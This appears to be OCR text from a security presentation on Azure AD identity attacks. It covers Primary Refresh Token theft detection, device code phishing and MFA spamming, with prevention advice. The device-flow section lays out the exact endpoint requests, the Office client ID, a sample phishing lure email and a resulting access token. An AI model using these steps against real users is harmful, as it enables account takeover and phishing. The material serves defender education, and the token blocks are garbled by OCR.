Y1RU13ZThHcktXa0pj0xvcnhoT2I40TA4NDhJd3hjRdg2Qjd5Zjv3OTVLedZsREJDc0hodwhTLXjuUGjtSmDsOEp3U0pHXzN1ZzFFb3dFz1Zmc3RsRk5h  
ekh2djJnUFR1Qn1i0EJDTzdQbVj2eEs0dFBmmlbzQn5SFvcnJycC04c1kycmFEX1dtv01sdGRLRFY5QXRa296NG1VeDRqzn20RVFzsZhMR11ieT11dx  
FPUVJTNFNEOGF4a2JGbnBuN055d180c1FeejdUQ0dyRXNYWktBdfYxcjlpbHdvTE9UNVNwTHNEelMyo2xsDgpbmI5c1pocmw4STkxUnB6b3pfQ080cgdu  
MjFXOHZFaEpIZldvYkxMME9SUFJwXzdBSDYwQwXUUkRxOxpMRmJuVmV4V1Fuby1VU0twZ0JuNFFuVnN0bVj4dzFzdXjmZG5HOT1kUvo5dwNpRjdTNmwwcU  
EzT1JwRzdsZG5ZeGJ0RwdISdhKV1R3Rh5dVU45NFRTOFEexcDFn53pUQmYyZlpIODZGVFNLYU1UNUXtZmtFdGJHMzVyzDdvQkJzVTU1SVFDcFpSZNrbIA2  
YUZPBUZUOUxQdXNHRWtZFVnMnuakRZVFDyb3Rqc3YtQnNmwlBUSHIyRndiMWf3aFjySE0xNDzqYUd6QWc4QXNPSE5hdTk0d1dFwHdSbmRWc1jMFI2Tm  
MwYVAxZHpdQvhMV0FueS1VZDlwRzd0bENWR1IwVwVPMwp1VUQtVnVCN1N0djNzuQ5RXh0cVNXU1VYUw83a0UyZwdhT21Gek5YMednIiwgIm1zx3Byaw1h  
cnk1oiJ0cnV1IiwigInJlcXV1c3Rfbm9uY2Ui0iJBd0FCQUFFQUBQUNBT3pFQkFEMF80dgVfmnpXMEJm1paTkJ2VxpNTEpteVpDcDBKVFpKNE5xNTBfeu  
hrZk1kRm0tRXFFeGFSeFFzSwhCQk9oaW1MV244ZE9IR2pnB2trVmt3R2FSZ014WdBQSJ9.ex2xbSNiuRBnu4t9bySpHCZ4pUp5jZirBQhGqNcXLfs
```

PS C:\Windows\system32>



PRT token – Detection / Prevention

Combine Azure AD Identity Protection and Defender for Endpoint (MDE) for holistic compromised identity signals.



wortell

PRT token – Detection / Prevention

Premium detection available for P2 customers

Premium Azure AD Identity Protection User risk detection, detected by Microsoft Defender for Endpoint (MDE)



10:30:25 PM [8492] BrowserCore.exe Possible attempt to access Primary Refresh Token (PRT) Medium Detected New
10:35:58 PM [6528] BrowserCore.exe Possible attempt to access Primary Refresh Token (PRT) Medium Detected New
10:36:02 PM [2160] BrowserCore.exe Possible attempt to access Primary Refresh Token (PRT) Medium Detected New

Microsoft Defender for Endpoint (MDE)


Risk Detection Details

User's risk report	User's sign-ins	User's risky sign-ins	...
Detection type	Possible attempt to access Primary Refresh Token (PRT)		(i)
Risk state	At risk		
Risk level	High		
Risk detail	-		
Source	Microsoft Defender for Endpoint		
Detection timing	Offline		
Activity	User		
Detection time	6/12/2022, 11:28 PM		
Detection last updated	6/12/2022, 11:28 PM		

Azure AD Identity Protection

wortell

Identity Attack Device Flow



wortell

Identity Attack Device flow

Device Token Flow

1. No server infra required
2. No phishing infrastructure required
3. No registered application in AzureAD tenant
4. No Client app
5. No app consent
6. Works with MFA, or any other MFA Identity solution
7. Use default scope part of M365/ Azure infrastructure

Identity Attack Device flow

Device Token Flow #1

1. Public Microsoft device code API (1) / <https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0>
2. Use Office365 Default client ID (2) / d3590ed6-52b3-4102-aeff-aad2292ab01c
3. Use Resource: management.core.windows.net (3) (or M365)

The screenshot shows the Postman application interface. A POST request is being made to the URL <https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0>. The 'Body' tab is selected, showing the following form-data:

KEY	VALUE	DESCRIPTION	...	Bulk Edit
<input checked="" type="checkbox"/> client_id	d3590ed6-52b3-4102-aeff-aad2292ab01c	2		
<input type="checkbox"/> scope	user.read offline_access openid profile email			
<input checked="" type="checkbox"/> resource	https://management.core.windows.net	3		
Key	Value	Description		

wortell

Identity Attack Device flow

Device Token Flow #2

1. Get Public Device token request
2. Send target phishing/ teams message including device code / verification URL
3. Wait for request



A screenshot of a REST API response in a tool like Postman or cURL. The response status is 200 OK, and the body contains a JSON object with the following fields:

```
1 {  
2   "user_code": "CLGR73ME3",  
3   "device_code":  
4     "CAQABAAEAAAD--DLA3V07QrddgJg7WevSj0WpHERfIR164KL5NsxE7vyIZE8F0-UPS2RAd0H4HQAUKVFSzqU8poUcKNEp9sVboFfeXgzQZ8R5jmXmnF1erWD9nir8b61HvfESp5vKQu3gMD  
5       a_QTGYOKLGkA03hDWhfF8c-AYZwfbjJn0iPmeZpGdU-0vfs2AmtVmUIIXM8gAA",  
6   "verification_url": "https://microsoft.com/devicelogin",  
7   "expires_in": "900",  
8   "interval": "5",  
9   "message": "To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code CLGR73ME3 to authenticate."  
10 }
```

wortell

Identity Attack Device flow

Device Token Flow #3

1. Polling device token request <https://login.microsoftonline.com/organizations/oauth2/v2.0/token>
2. Get device token authorization token

The screenshot shows a POST request to <https://login.microsoftonline.com/organizations/oauth2/v2.0/token>. The 'Body' tab is selected, showing three parameters: client_id (d3590ed6-52b3-4102-aeff-aad2292ab01c), code (DAQABAAEAAAD--DLA3VO7QrddgJg7Wevrwek4RwIGr8rPHPc...), and grant_type (urn:ietf:params:oauth:grant-type:device_code). The response status is 400 Bad Request, with the error message: "error": "authorization_pending", "error_description": "AADSTS70016: OAuth 2.0 device flow error. Authorization is pending. Continue polling.\r\nTrace ID: 3bb11991-2f96-4d00-88a4-2929380a3b00\r\nCorrelation ID: 137499ea-0536-49ec-a81d-ca9fff14cb84\r\nTimestamp: 2022-06-14 21:52:11Z", "error_codes": [70016], "timestamp": "2022-06-14 21:52:11Z", "trace_id": "3bb11991-2f96-4d00-88a4-2929380a3b00", "correlation_id": "137499ea-0536-49ec-a81d-ca9fff14cb84", "error_uri": "https://login.microsoftonline.com/error?code=70016".

wortell

Identity Attack Device flow

Device Token Flow #4

 Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

 Microsoft®
Office 365

Thank you!

For being a loyal Microsoft customer, we are permanently **increasing your Outlook attachment/file storage by 1 TB**. Additionally, the maximum attachment size has been increased to 100 MB.

To receive your increase:

1. Go to our secure Microsoft login page at: <https://microsoft.com/devicelogin>
2. Enter the product code: **ELSEKDEZH**
This code can only be used once and is only valid for your Outlook account.
3. **Enter your Outlook credentials** to verify your identity.

You will be credited with **1 TB** of extra storage within 24 hours.

Security reminders: With the recent news about ransomware attacks, please remain secure and:

- Do not share your Office login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Microsoft emails have valid Microsoft domains such as microsoft.com and login.microsoftonline.com.

—Microsoft Outlook 365 Product Team




Are the suggestions above helpful? Yes No

wortell


Identity Attack Device flow

Device Token Flow #5



wortell

Identity Attack Device flow



wortell

Identity Attack Device flow

Device Token Flow #6

The screenshot shows a POST request to <https://login.microsoftonline.com/organizations/oauth2/v2.0/token>. The Body tab is selected, showing form-data parameters:

KEY	VALUE	DESCRIPTION
client_id	d3590ed6-52b3-4102-aeff-aad2292ab01c	
code	CAQABAAEAAAD--DLA3VO7QrddgJg7Wevr_PilsadVboBhFQcx...	
grant_type	urn:ietf:params:oauth:grant-type:device_code	

The response body is a JSON object containing a large access token and other metadata:

```
1 {"token_type": "Bearer",
2 "scope": "https://management.core.windows.net/user_impersonation",
3 "expires_in": 4838,
4 "ext_expires_in": 4838,
5 "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.
eyJhdWQiOiJodHRwczovL21hbmlFnZW1lbnQuY29yZS53aW5kb3dzLm5ldCIImIzcyI6Imh0dHbz0i8vc3RzLndpbmRvd3MubmV0L2U4YTm2MDVkLWY5MjItNGQ4Yy1hNThjLWFiYmQ1NWNIYj
k3MC8iLCJpYXQi0jE2NTUyNDMz0TksIm5iZiI6MTY1NTI0MzM50SwiZXhwIjoxNjU1MjQ4NTM4LCJhY3Ii0iIxIiwiYWlvIjoiQVZRQXEv0FRBQUFBditQaFZiV1c0c2NER2x1ZWpWa2hBMEdJ
aFhHcG1DTz1vOUIsMGRYRVBzNjA3cnPFOEiyeFVmOFU3UDhMOWpW1pPL2d4b2tMNjNvaDd1UnNTdn1EMkVYdnI5VUNpQ29DQndSemlpS2RvczQ9IiwiYWlyIjpBInB3ZCIsIm1mYSJdLCJhcH
BpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWmLWFhZDIy0TjhYjAxYyIsImFwcG1kYWNyIjoiMCIsImZhbWlseV9uYW11IjoiVmVyc3RhchB1biIsImdpdmVuX25hbWUi0iJNYXgiLCJncm91
cHMi0lsimIyYTQ1NWQtYjA4Zi00N2RmLWI1ZTAyZvIiM0I40DRmNjQzIiwiODVjMGE2NjctYzA00C00NTRjLT1jMzgtMTV1MzgMDFkMDI2IiwiYjdZWRhYWEtMjMzYi00MGY5LTg3NjYtZT
gyNjRmZjY0NGEwI10sImlwYWRkciI6IjgzLjg3Ljc0LjE5NyIsIm5hbWUi0iJNYXggVmVyc3RhchB1biIsIm9pZCI6IjN10DA20WZiLWRjMmEtNDdkZS1iYWM3LTJ1YTQ1ZDg0MGM3YSIsInB1
aWQi0iIxMDAzMjAwMjA1NDRCNTBGIiwicmgj0iIwlkFNEFYV0NgNkNMNwpFMnxqS3U5VmM2NNFWk1mM2tBdXRkUHVrUGF3ZmoyTUJ0T0FCQS4iLCJzY3Ai0iJ1c2Vx2ltcGVyc29uYXRpb2
4iLCJzdWIi0iJQeHFaUS1tdkVnRGdSc21IUVFuV1h1VFY2NGRhR3NXWvhFUnF6cEFVIiwidG1kIjoiZThhMzYwNWQtZjkyMi00ZDhjLWE10GMtYWJzDU1Y2Vi0TcwIiwidW5pcXV1X25h
bWUi0iJNYXguVmVyc3RhchB1bkBtMzY1c2VjdXjpdHlsYWJzLm9ubWljam9zbZ0LmNvbSIIsInVwbii6Ik1heC5WZXJzdGFwcGVuQG0zNjVzZWN1cm10eWxhYnMub25taWNb3NvZnQuY29tIi
widXRpIjoickNKaUxFwk5RMFnYt1c4YmF4WH1BQSIsInZlcjI6IjEuMCIsIndpZHMi0lsijYjc5ZmJmNQ0tM2VmOS00Njg5LTgxNDMtNzZiMTk0ZTg1NTA5I10sInhtc190Y2R0IjoxNjM4NzQx
Njg3fQ.
EXbyAvbj1XmGb0XeoPEioJB0n9YBAfuE6Ea-wQB0yhpSlqlBCt0OGKJNdEZFwpe1ZyHS9U-WRB3fklaGfcx0g61Qnd0NLgfb0qbCrMST22SF-ITBaTywvxlsnrx_JnIJjL06Kq-mjI2uG8y1Y
p0rGXs1q-RdUay1kM9Hpc_K29Wo_pjAbarG3Wwct21SPnJ88in1QrM97J-I1ZZhRByRT8sLepdPjt1E0KFpI6H0fSyLWNP1DvqiIDoa8_Ev1h1zaRBioM0e9of3a6QhKpmFyzJsgVFtYn_mBgm
DLUoAmfxj6kr-0coUh9dUMM1hw03bRyhxo6hSgm5ov3kCGJg".
7 "foci": "1"
8 }
```


wortell

Identity Attack Device flow

Prevention

1. Disable device token flow connectivity (when possible)
2. Track device token URLs in `EmailURLInfo` or web traffic data
3. Block access based on IP, Location (CA Baseline)
4. Split accounts and roles (admin vs user) / PIM

Identity Attack MFA Spamming





wortell

MFA Spamming

Used during LAPSUS\$ attack

"Call the employee 100 times at 1 am while he is trying to sleep, and he will more than likely accept it. Once the employee accepts the initial call, you can access the MFA enrollment portal and enroll another device."



